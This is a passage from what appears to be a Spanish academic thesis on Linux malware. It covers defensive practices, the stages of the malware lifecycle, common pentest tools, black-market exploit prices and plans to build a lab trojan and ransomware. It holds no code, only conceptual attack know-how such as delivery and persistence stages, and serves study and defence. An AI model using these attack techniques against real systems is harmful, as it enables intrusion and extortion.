- **Red perimetral, desmilitarizada o DMZ:** La red pública es en la que la empresa colocaría los servicios que ofrezca vía Internet o con otras empresas. Hay que

asumir que esta red es susceptible de sufrir un ataque informático al estar expuesta y que por lo tanto, cualquier intrusión que pueda cometerse en ella, no tenga acceso a la información privilegiada. No obstante, no está excluida de recibir una política de seguridad de la misma manera.

Estas divisiones ayudan a proteger de *Malware* tipo *Troyano* que queden inutilizados al no poder abrir conexiones desde la red privada con el exterior, dificulta la labor de los atacantes al incrementar el número de barreras de seguridad y reduce al mismo tiempo las posibilidades de expansión de *Malware* con comportamiento típico de *Gusano* y/o *Virus*.

2.5.2 Política de *BackUp*

Es recomendable emplear un sistema de *BackUp* sólido y confiable que asegure la propiedad no material de la empresa para en caso de un error *Hardware*, *Software* o, por ejemplo un *Ransomware*. De esta manera que a pesar de que dicho fallo o ataque logre realizarse, sea sencillo para la empresa reconstruir sus datos y restaurarlos sin ceder a chantajes ni exponerse a una pérdida de información.

Independientemente deben tomarse en consideración el lugar donde se va a almacenar dicho *BackUp*. Existen medios físicos como las cintas magnéticas que a pesar de tener una baja velocidad de escritura y lectura, poseen gran capacidad de almacenamiento a bajo coste y una durabilidad y fiabilidad muy altas. Otra posibilidad es almacenar los datos en un servicio para tal fin en la nube. Si el proveedor del servicio es de la confianza de la empresa, esto garantiza que una copia de la información siempre va a estar separada de la fuente de datos, reduciendo potencialmente la probabilidad de pérdida de información. En ambos casos deben aislarse las copias de los datos originales, ya que si por ejemplo, el medio de respaldo fuera un disco duro externo que nunca se desconecta, cualquier *Virus* o *Ransomware* podría atacarla de igual manera que a la fuente de datos original, inhabilitando todas las ventajas que supone el *BackUp*. Para aumentar la precisión del *BackUp* es igualmente necesario definir una actualización regular de los datos de respaldo mediante copias integrales, diferenciales e incrementales además de comprobar la integridad de las mismas una vez concluido.

2.5.3 Protección de los sistemas

Endurecer la protección de los sistemas con buenas prácticas y herramientas, ya sean propias o externas al sistema operativo, reduce considerablemente las vulnerabilidades disponibles para un ataque. Además, estas políticas aumentan la tolerancia a fallos y que no se produzcan pérdidas en el servicio. La estrategia y las herramientas dependerá del nivel de robustez que quiera implementarse y de las características del servidor a securizar. Importante señalar que es responsabilidad del administrador mantener todo el *Software* actualizado para eliminar los fallos de seguridad ya documentados.

2.5.4 Monitorización

Ante la premisa de que no existe un nivel de seguridad 100% fiable, lo cual es cierto, deben monitorizarse activamente los servicios críticos para, en caso de suceder cualquier imprevisto, poder reaccionar, solucionarlo, informar, y si es necesario, implantar una solución a la mayor brevedad posible. Sistemas como Nagios permiten la monitorización de los sistemas operativos y servicios, los IDS ayudan a controlar qué tráfico se mueve en la red e identificar el considerado anómalo, y un control de inicio de sesión por directorio activo ayuda también a detectar cuándo un usuario ha entrado en uno de los sistemas y los permisos de los que dispone dentro de cada uno de ellos.

Como medida preventiva ante posibles fallos de seguridad, se debería hacer una consulta activa de las bases de datos públicas sobre vulnerabilidades y especificar un protocolo de seguridad en caso de detectarse una incidencia que afecte al entorno. Una de las bases de datos más importantes de este tipo es la CVE [cveb].

2.5.5 Acceso y autenticación

Con el fin de mejorar el criterio de acceso y autenticación a los servicios de la compañía es recomendable, principalmente en entornos críticos o de producción, el uso de un doble factor de autenticación. Esto proporciona una segunda capa de autenticación que permite que si uno de los sistemas es vulnerado, siga sin permitirse el acceso a usuarios no autorizados. Este problema se expuso en la presentación de Jan Camenisch [Cam17] que impartió en la Unviersidad Autónoma de Madrid durante el curso 2016-2017.

2.6 Ciclo de vida del *Malware*

El *Malware* al igual que cualquier otra pieza de *Software* tiene su ciclo de vida. Sin embargo, al tener otros objetivos se presenta una forma de vida algo distinta. En esta sección se presentan las distintas fases por las que pasa un *Malware*, desde su desarrollo hasta su muerte. Éste se divide en 8 fases representadas en la figura 2.5 que se explican a continuación.




Figura 2.5: Ciclo de vida del Malware

Reconocimiento Al igual que un cuerpo militar requiere reconocer el terreno donde debe actuar antes de pasar a la acción, para desarrollar un *Malware* se debe hacer una etapa de reconocimiento de los sistemas que se quiere atacar y buscar de que recursos, vulnerabilidades y estrategias están al alcance del desarrollador para comenzar con la codificación.

Armamento Una vez identificado el entorno que se va a asaltar y las vulnerabilidades que pueden aprovecharse, hay que buscar los recursos necesarios para lograr los objetivos que tiene el *Malware* y construirlo para ser difundido. Los objetivos más comunes suelen ser: Ocultación, propagación, escala de privilegios, robo de información, etc.

Envío Con el *Malware* ya construido y listo para funcionar hay que comenzar su difusión. Aunque el programa tenga gran capacidad de infección y replicación, a grandes rasgos es como una enfermedad. Se necesita un foco de infección, un paciente 0 en el campo de la epidemiología, para comenzar la propagación del *Malware*. El medio idóneo para su difusión irá en función de la forma de propagación que se haya escogido para su desarrollo. Un canal cada vez más común es la difusión a través de almacenamientos en la nube. Son baratos, están muy bien conectados y en caso de rastrearse no identificarán al autor si no a la empresa que alquila dicho almacenamiento.

Explotación Aunque se consiga difundir el *Malware* con éxito, la fase de explotación puede no funcionar debido a algún fallo en el diseño, actualizaciones de seguridad, o medidas preventivas que haya tomado la víctima. En el caso de que todo fuera según lo esperado, las vulnerabilidades podrán ser explotadas y tomar control del código que se ejecuta en la máquina y todo el sistema. Las vulnerabilidades pueden ser por *Software*, o aprovechando un error humano con técnicas de Ingeniería Social.

Instalación Una vez infectado y explotado el sistema, se trata de mantener el control sobre el sistema asaltado y establecer una vía de comunicación. De esta manera, aunque las vulnerabilidades que han permitido la intrusión se reparen, el *Malware* puede seguir operando. Los métodos más comunes para mantener esa comunicación son el uso de *Troyano* o *Covert Channel*.

Control y envío de ordenes Con el canal de comunicación desplegado y el *Malware* instalado, el atacante ya puede tomar control absoluto sobre el sistema y operar sobre él. Pueden introducirse distintos *Software* maliciosos en este puto y que trabajen de forma independiente para distintos fines.

Acciones y objetivos Ya terminados los pasos anteriores correctamente, el o los *Malware* pueden comenzar a explotar los recursos del sistema en su tarea principal para

empezar a obtener beneficio ya bien de los datos o de la capacidad de computación. Un ejemplo muy habitual a día de hoy es que el *Malware* lleve a cabo operaciones de minería de criptomonedas aprovechando la capacidad de computación de las víctimas para, contribuyendo en el proceso de *Block-Chain* [blo], obtener beneficio económico. Otro ejemplo es, infectando una cantidad grande de ordenadores, formar una *Bot-Net* y ejecutar ataques de *DDoS*.

Reciclaje y/o Muerte Finalmente, cuando la tecnología avance lo suficiente y las vulnerabilidades que se han aprovechado al principio de este ciclo, el *Malware* puede entrar en un punto muerto y quedar completamente obsoleto, o adaptarse a los cambios acontecidos. En este punto puede, volver a la fase de reconocimiento y armamento pero sólo para la adaptación, o que ya no merezca la pena seguir actualizándolo y sea más eficiente crear un nuevo proyecto desde cero para un nuevo fin.

2.7 Herramientas para *PenTester*

Existen multitud de herramientas disponibles con infinidad de usos para apoyar el trabajo de los profesionales en seguridad. Sin embargo estas utilidades pueden usarse tanto para un fin legítimo como para hacer daño. Es responsabilidad de la persona que la emplea hacer un uso responsable de ellas. A continuación se describen algunas de las más significativas relacionadas con la temática del trabajo y la seguridad de forma ofensiva.

2.7.1 *MSfconsole*

Este *Framework* de código abierto que puede considerarse la interfaz más popular que centraliza en una consola por línea de comandos un conjunto de programas destinada a la explotación de vulnerabilidades en distintos sistemas. [met] Cada uno de los programas que contiene se llama *Exploit* y tienen una funcionalidad específica sobre un sistema, vulnerabilidad o protocolo.

Figura 2.6: MetaSpliot

Para ayudar en la búsqueda, configuración y ejecución de cada uno de los *Exploit*, existe el *MSfconsole*. A través de su interfaz, se puede

buscar el *Exploit* o un *Payload* según múltiples criterios como: sistema, arquitectura, protocolos, categorías, vulnerabilidades etc. Esta herramienta es empleada tanto para cometer delitos, como para ayudar a los auditores de seguridad a intentar asaltar las medidas que están evaluando, y comprobar de primera mano si alguna de ellas puede emplearse para vulnerar el sistema.

Se ha empleado *MSfconsole* en este trabajo para diseñar uno de los métodos de infección que se expone en el capítulo 6 para el ataque a un sistema *Linux*.

2.7.2 John the Ripper

Figura 2.7: John the Ripper

John the Ripper es una herramienta diseñada para recuperación de contraseñas que han sido ofuscadas como medio de protección de la información mediante algoritmos de Hash o de cifrado simétrico como SHA, MD5, DES etc.

La aplicación posee dos modos de funcionamiento. El primero se basa en el llamado ataque por fuerza bruta. Este consiste en probar todas las combinaciones de contraseña posibles comparando los valores de salida de los algoritmos de cifrado hasta dar con la acertada. El segundo método, mucho más efectivo, consiste en eliminar posibles combinaciones haciendo pruebas desde un diccionario de palabras y contraseñas predefinido. Dichos diccionarios surgen gracias al uso de las *Rainbow Tables* [Gat]. Su ventaja reside en que la mayoría de las personas emplean contraseñas basadas en palabras de un idioma para recordarlas más fácilmente. Sin embargo esto las hace muchísimo más sencillas de descifrar, y por tanto más inseguras.

El uso de esta herramienta está destinado a administradores de sistemas para que puedan evaluar el nivel de robustez de las contraseñas registradas en el sistema y cuáles pueden suponer un riesgo al poder obtenerse fácilmente.

2.7.3 OSINT Framework

OSINT es el nombre dado a un *Framework* que contiene una colección de herramientas y recursos de código abierto para destinadas a la recolección de información útil, de fuentes abiertas de información, sobre un determinado objetivo, persona o entidad. Su

organización presenta un esquema en forma de árbol donde estas fuentes de datos están categorizadas y ordenadas según su funcionalidad. Como ejemplo para ilustrar el uso de este portal, se desea encontrar a una persona por su *E-Mail*. En el mapa de fuentes de OSINT, seleccionar *Email Address*, y en el nodo de *Email Search* aparecen multitud de buscadores por este campo. En concreto la herramienta *Pipl* ofrece la posibilidad de buscar además, por nombre apellidos nacionalidad y edad.

2.7.4 Exploit Database

Figura 2.8: Web de Exploit Database

El portal Exploit Database [exp] es un enorme repositorio de *Exploit*, ShellCode y fuentes de documentación en formato CVE donde se pueden encontrar casi 40.000 *Exploit* distintos con los que atacar un sistema. No es el único portal, pero sí uno de los más famosos. En caso de querer hacer una búsqueda más global en distintos repositorios al mismo tiempo, se pueden emplear herramientas como CVE-search, disponible en GitHub [cvea], la cual realiza búsquedas en tiempo real sobre vulnerabilidades catalogadas y todo desde la terminal de un PC sin necesidad de acceder a un panel web.

En muchas ocasiones, los repositorios públicos y las fuentes de información abiertas pueden ser útiles para encontrar vulnerabilidades. Algunas de esas fuentes son: BlackHat.com [bla], IEEE-Secutiry.org [iee] y Arxiv.org [arx].

2.7.5 Otras herramientas

Existen otras herramientas, que aunque no se describan con detalle, son igualmente útiles y al menos merece la pena mencionarlas para darlas a conocer.

- **FOCA:** Herramienta para la lectura y procesado de los metadatos de un fichero [foc]
- **Shodan:** Buscador de dispositivos conectados a la red de Internet [sho].
- **Pagodo:** Código Python para explotación de Google Dorks [pag].
- **Linux-exploit-Suggester** *Script* en Bash para el análisis de un sistema y la identificación de las vulnerabilidades que le podrían afectar [lin].

- **Nmap:** Programa para el escaneo de puertos de un sistema a través de la red [nma].
- **WireShark:** Software para la lectura del tráfico de una red y el procesado del tráfico [wir].
- **Nessus:** Herramienta de pago para el escaneo de vulnerabilidades tanto en sistemas como en redes [nes].
- **BurpSuite:** Proxy empleado para la manipulación del tráfico de red [bur].

2.8 Mercado Negro

Existe un mercado específico para la compra-venta de *Malware* y demás bienes y servicios de carácter ilegal con personas que operan en él de forma anónima a espaldas de la ley gracias a la ocultación que proporciona la DarkWeb [Chr13].

Al igual que generalmente existe un concepto erróneo de la palabra *Hacker*, también sucede a menudo con la DeepWeb. La DeepWeb engloba todo aquel contenido web que no está indexado por un buscador, y que por lo tanto no puede encontrarse buscando en ellos. La DarkWeb es una parte de la DeepWeb que requiere medidas de seguridad adicionales para poder acceder y dónde se realizan las actividades de carácter ilegal aunque no necesariamente todo el contenido de la DarkWeb es ilegal [dar]. Y por último están las DarkNets las cuales son subredes aisladas dentro de la DarkWeb.

Gracias a esos mundos, desarrolladores de *Malware* y cibercriminales ofrecen sus productos y servicios de forma lucrativa lo que ha propiciado en gran medida la creación y distribución de *Malware* por todo el mundo. Su precio varía en función de varios factores. A saber: Sistema o navegador al que afectan, gravedad de la vulnerabilidad que explotan, si es o no un Zero Day el volumen de usuarios que podrían verse afectados, etc. El rango de precios aproximado para el comercio con *Malware* se muestra el la tabla 2.1 cuyos datos hacen referencia al artículo [LA14].

Objetivo	Precio	Año
Exploits Varios	200.000−250.000	2007
Weaponized Exploit	20.000−30.000	2007
Exploit de alta calidad	$100.000	2007
Microsoft Excel	>$1.200	2007
Mozilla	$500	2007
Vista Exploit	$50.000	2007
WMF	$4.000	2007
ZDI, iDefense purchases	2.000−10.000	2007
Adobe Reader	5.000−30.000	2012
Android	30.000−60.000	2012
Google Chrome	80.000−200.000	2012
Internet Explorer	80.000−200.000	2012
Mozilla Firefox	60.000−150.000	2012
Safari	60.000−150.000	2012
Flash or Java browser Plugins	40.000−100.000	2012
iOS	100.000−250.000	2012
MacOSX	20.000−50.000	2012
Microsoft Word	50.000−100.000	2012
Microsoft Windows	60.000−120.000	2012

Table 2.1: Precio aproximado de venta de *Malware*en el mercado negro

3

Objetivos

3.1 Introducción

El objetivo principal de este capítulo es realizar estudio del *Malware*, sus tipos, funcionamientos y métodos de protección ante la amenaza que suponen para los sistemas informáticos. El estudio constará de dos de los más habituales tipos de *Malware* que existen hasta la fecha, y diferentes técnicas de ataque asociados al funcionamiento de los mismos que les permiten llevar a cabo sus invasiones. Con todo este conocimiento se pretende crear una buena base de comprensión de su funcionamiento y establecer medidas de protección ante ellos.

El entorno en el que se estudian y prueban las medidas de protección es únicamente para entornos *Linux*. Esto es debido al nivel de comprensión de este sistema por parte del autor y a la intención de aplicar dichos conocimientos en su vida profesional.

3.2 Objetivos

Ya conocido el propósito general del trabajo y las metas a lograr, se procede a continuación a enumerar más detalladamente los objetivos individuales y los desarrollos a realizar.

3.2.1 Objetivos específicos

- **O-1.- Incremento del conocimiento de sistemas *Linux*:** Ya que los sistemas basados en *Linux* cada vez abundan más tanto a nivel usuario como profesional, este estudio mejora el entendimiento de estos sistemas operativos y enseña formas de uso y mejora de los mismos en el ámbito de la seguridad informática. Sumado a la cantidad de datos que son gestionados por estos sistemas y de su rápido crecimiento, el conocimiento sobre técnicas de seguridad y protección aporta una barrera importante ante ataques por parte de terceros.

- **O-2.- Tipos de *Malware*:** De entre toda la enorme variedad de *Software* malicioso disperso por la red, se busca adquirir el conocimiento para saber identificarlos, categorizarlos y comprender cuales son sus objetivos y propósitos para saber tratar con ellos y qué cuestiones han de tenerse en cuenta a la hora de enfrentarse a alguno.

- **O-3.- Funcionamiento en profundidad:** Además de sus características, también se pretende mejorar la comprensión de su funcionamiento a bajo nivel para detectar que fallas de seguridad aprovechan para cumplir su propósito, cómo se distribuyen, y de qué elementos requieren por parte del sistema.

- **O-4.- Métodos de ataque:** Incorporar conocimiento sobre las técnicas de ataque que existen, y cómo son empleadas para lograr la distribución e intrusión de *Malware* en los sistemas. Para complementar los conocimientos defensivos, es efectivo saber cómo identificar una fuente de ataque potencial sin descubrir para detectarla antes de que otros lo hagan y la aprovechen con malas intenciones.

- **O-5.- Métodos de detección:** Establecer protocolos de detección y actuación ante un posible intento exitoso de intrusión por parte de *Software* malintencionado para, en caso de que las medidas defensivas fallen o sean insuficientes, detectar con el mayor tiempo posible de antelación que se está produciendo un ataque dentro del sistema para, lograr detenerlo y mejorar las técnicas de defensa.

- **O-6.- Métodos de defensa:** Crear e implementar métodos de defensa y de barrera ante el *Malware* ya conocido para dificultar todo lo posible que estos programas logren infectar la infraestructura que están atacando.

- **O-7.- Desarrollo de *Malware*:** Aprender las técnicas de desarrollo de *Malware* para, en complemento con todo lo citado anteriormente, crear prototipos de virus informáticos y usarlo en labores de *PenTesting* y de prueba que permitan probar de manera experimental que las medidas adoptadas funcionan según lo esperado

sin exponer al sistema a *Software* potencialmente peligroso en caso de que los protocolos de seguridad sean insuficientes.

3.2.2 Desarrollos y técnicas a realizar

En relación con el Objetivo 3.2.1 se implementarán dos tipos de *Malware*, *Troyanos* y *Ransomware*, que ilustren cómo funcionan, cuáles son sus consecuencias y lograr el conocimiento técnico suficiente para el cumplimiento de dicho objetivo. Por otro lado, se probarán técnicas de forma manual que se emplean en la creación de *Software* malintencionado para lograr su propósito. Los detalles de cada una de estas partes prácticas son las siguientes:

- **Troyano:** Se desarrollará un pequeño *Software* que incorpore la funcionalidad característica de un *Troyano* demostrando de forma práctica su modelo de ataque, cómo logran sus objetivos de comunicarse con el exterior sin ser detectados y cómo pueden ser empleados para el robo de información y para la intrusión de otros *Malware*.
- ***Ransomware*:** Implementación de un *Malware* de tipo *Ransomware* en un entorno aislado y combinarlo con el *Troyano* para reproducir todas las etapas que experimenta este *Software*. Como sus consecuencias pueden ser fatales, se hará de tal manera que sean fácilmente reversibles y en entornos preparados y aislados (Esto es, siguiendo un esquema similar a un *PenTesting*estándar).
- **Métodos de escala de privilegios:** Aprendizaje y ejecución de técnicas de escalado de privilegios para lograr evadir muchas de las medidas de seguridad de los sistemas empleando para ello el poder del usuario administrador, sin identificarse nunca como tal. Estas vías de ataque se pueden incorporar de manera nativa al *Malware* para que logren cumplir su propósito ya que, si se obtienen los permisos del usuario administrador, se convierten en dueños del sistema.
- **Métodos de intrusión:** El estudio de distintas formas de infectar un sistema para lograr propagar un *Malware*. Pese a que éste tenga la capacidad inherente de replicarse y propagarse, todos requieren de un foco de infección desde el cual comenzar su expansión. Es por esto que se deben estudiar los canales mediante los cuales se transmiten estos piezas de *Software*.

Todo el *Malware* que se desarrolle será sin objetivos ni intenciones fuera del ámbito académico, sin el nivel de sofisticación que requiere un *Malware* real, y con el único fin de ilustrar y demostrar cómo deben ser creados para poder usarse en entornos aislados y de pruebas con previo consentimiento del propietario de la infraestructura.

4

Definición del proyecto

Durante este capítulo se detallarán cuestiones referentes al desarrollo y estructura del proyecto así como las fases en las que se divide y cuánto han ocupado en el tiempo.

4.1 Ámbito del proyecto

Toda la información y trabajo de este proyecto está enfocado sobre sistemas *Linux* al ser el más empleado en entornos de servidor en todo el mundo. Según el artículo publicado en [ser], más de la mitad de los sistemas operativos empleados para el funcionamiento de servidores en todo el mundo tiene distribuciones basadas en *Linux*. Las cifras más concretas pueden encontrarse en el gráfico 4.1.

Esta estadística es el reflejo de las ventajas que se experimentan el emplear sistemas *Linux* para el despliegue de servidores. Algunas de estas características son:

- **Estabilidad:** El mantenimiento de la estabilidad a lo largo del tiempo de uso es una de las características más notorias de los sistemas *Linux* ya que no experimentan detrimentos de rendimiento por tiempo de funcionamiento continuado ni por el número de procesos o usuarios que esté gestionando.

  En cuanto a la instalación y actualización de *Software* del sistema, *Linux* no suele requerir un reinicio salvo cuando la actualización afecta al núcleo del sistema. *Windows* sin embargo suele requerir ese reinicio mucho más habitualmente reduciendo el tiempo de servicio que puede ofrecer de forma ininterrumpida.




Figura 4.1: Distribución de los sistemas operativos más usados para entornos de servidor

- **Seguridad:** *Linux* cuenta con un conjunto de herramientas y sistemas de seguridad, como SELinux [MJ], que son enormemente útiles a la hora de securizar y proteger un servidor. *Windows* sin embargo carece del mismo número de herramientas y depende de *Software* oficial. Además, de todo el *Malware* distribuido por la red, el enfocado a sistemas *Linux* es mucho menos notorio que en *Windows* debido a que éste último, tiene su dominio en ordenadores personales donde es más sencillo el robo de información.

- **Hardware:** *Windows* requiere habitualmente frecuentes actualizaciones de controladores para adaptar su sistema a la demanda de recursos cada vez más grande. Por otro lado, *Linux* es sencillo, flexible y muy escalable tanto vertical como horizontalmente.

- **Coste *Software*:** Mientras que las distribuciones de *Windows* para servidores requieren de licencia, *Linux* presenta múltiples opciones, como CentOS o Debian, gratuitas y perfectamente funcionales haciéndolo imbatible en este punto. Sin embargo, también existen distribuciones de pago para *Linux*, siendo RHEL la más importante, aportando un servicio de actualizaciones y de soporte a clientes referente en el mercado.

- **Libertad:** *Linux*, a diferencia de *Windows*, no posee un proveedor comercial que trate de conectarlo con otros servicios y/o protocolos de forma impositiva, si no que el administrador elige qué servicios quiere para su sistema. Algunos de los

servicios impuestos por *Windows* son: *Windows* Defender, IE, Skype, Cortana etc.

4.2 Fases del proyecto

Este proyecto se ha ideado para dividir el trabajo en cinco partes distintas. Estas partes son:

1. **Investigación:** Fase en la cuál, se ha indagado sobre los tipos de *Malware* y sus características principales para determinar qué técnicas y tipos se iban a implementar.
2. **Estudio:** Una vez determinados los temas a desarrollar, esta fase se centra en el estudio y aprendizaje de técnicas y metodologías relacionadas con los objetivos y la adquisición de nuevos conocimientos.
3. **Diseño:** Fase para el diseño de los *Malware* a desarrollar, sus características, requisitos y métodos de uso, además del laboratorio de trabajo.
4. **Desarrollo:** Desarrollo de los *Malware* y técnicas estudiadas anteriormente pero en un ámbito práctico para poner a prueba el conocimiento teórico adquirido.
5. **Memoria:** Realización de este documento dónde se debe reflejar el trabajo realizado al igual que el conocimiento adquirido.

4.3 Planificación orientativa

En esta sección se presenta un diagrama de Gantt dónde se muestra la distribución del tiempo empleado en las distintas fases que abarca este trabajo, citadas anteriormente en la sección 4.2, y las dependencias entre tareas en la tabla 4.1.

4.4 Herramientas utilizadas

Para el desarrollo de este trabajo se han empleado una serie de herramientas con el fin de cumplir todos los objetivos expuestos en el capítulo correspondiente. Algunas de ellas




Table 4.1: Diagrama de Gantt para la planificación del proyecto

como parte de los objetivos de este proyecto como MetaExploit y Nmap, y otras como soporte para la programación y el control de versiones.

- **ViM:** Como editor de texto principal.
- **Python:** Lenguaje de programación empleado para la implementación de los *Malware* de este trabajo.
- **Git:** Control de versiones.
- **MetaExploit:** *Framework* de *Exploit*y *Payload* para el ataque a vulnerabilidades.
- **nmap:** Herramienta de escaneo de puertos de un computador conectado a una red.
- **LaTeX:** Como plataforma para la construcción de este documento.

4.5 Exención de responsabilidad.

Todo el código que se adjunta y explica en este trabajo está desarrollado con fines educativos y para llevar a la práctica los temas estudiados. Algunos de ellos podría decirse que tienen fallos de seguridad o de concepto. Sin embargo esos detalles se han hecho de manera intencionada para facilitar la comprensión de lo que se quiere explicar. No son *Malware* completamente ni con el objetivo de ser empleados en un entorno real. Su propósito es únicamente académico. Por lo tanto, yo, Alejandro Villegas López, no me hago responsable del uso por parte de terceras personas que hagan del código adjunto a este proyecto.

5

Escala de privilegios en sistemas *Unix*

Durante este capítulo se expone en qué consiste un ataque de escalada de privilegios, cómo detectarlos y protegerse de ellos, además de varios ejemplos prácticos para ayudar a la comprensión de esta técnica.

5.1 Introducción

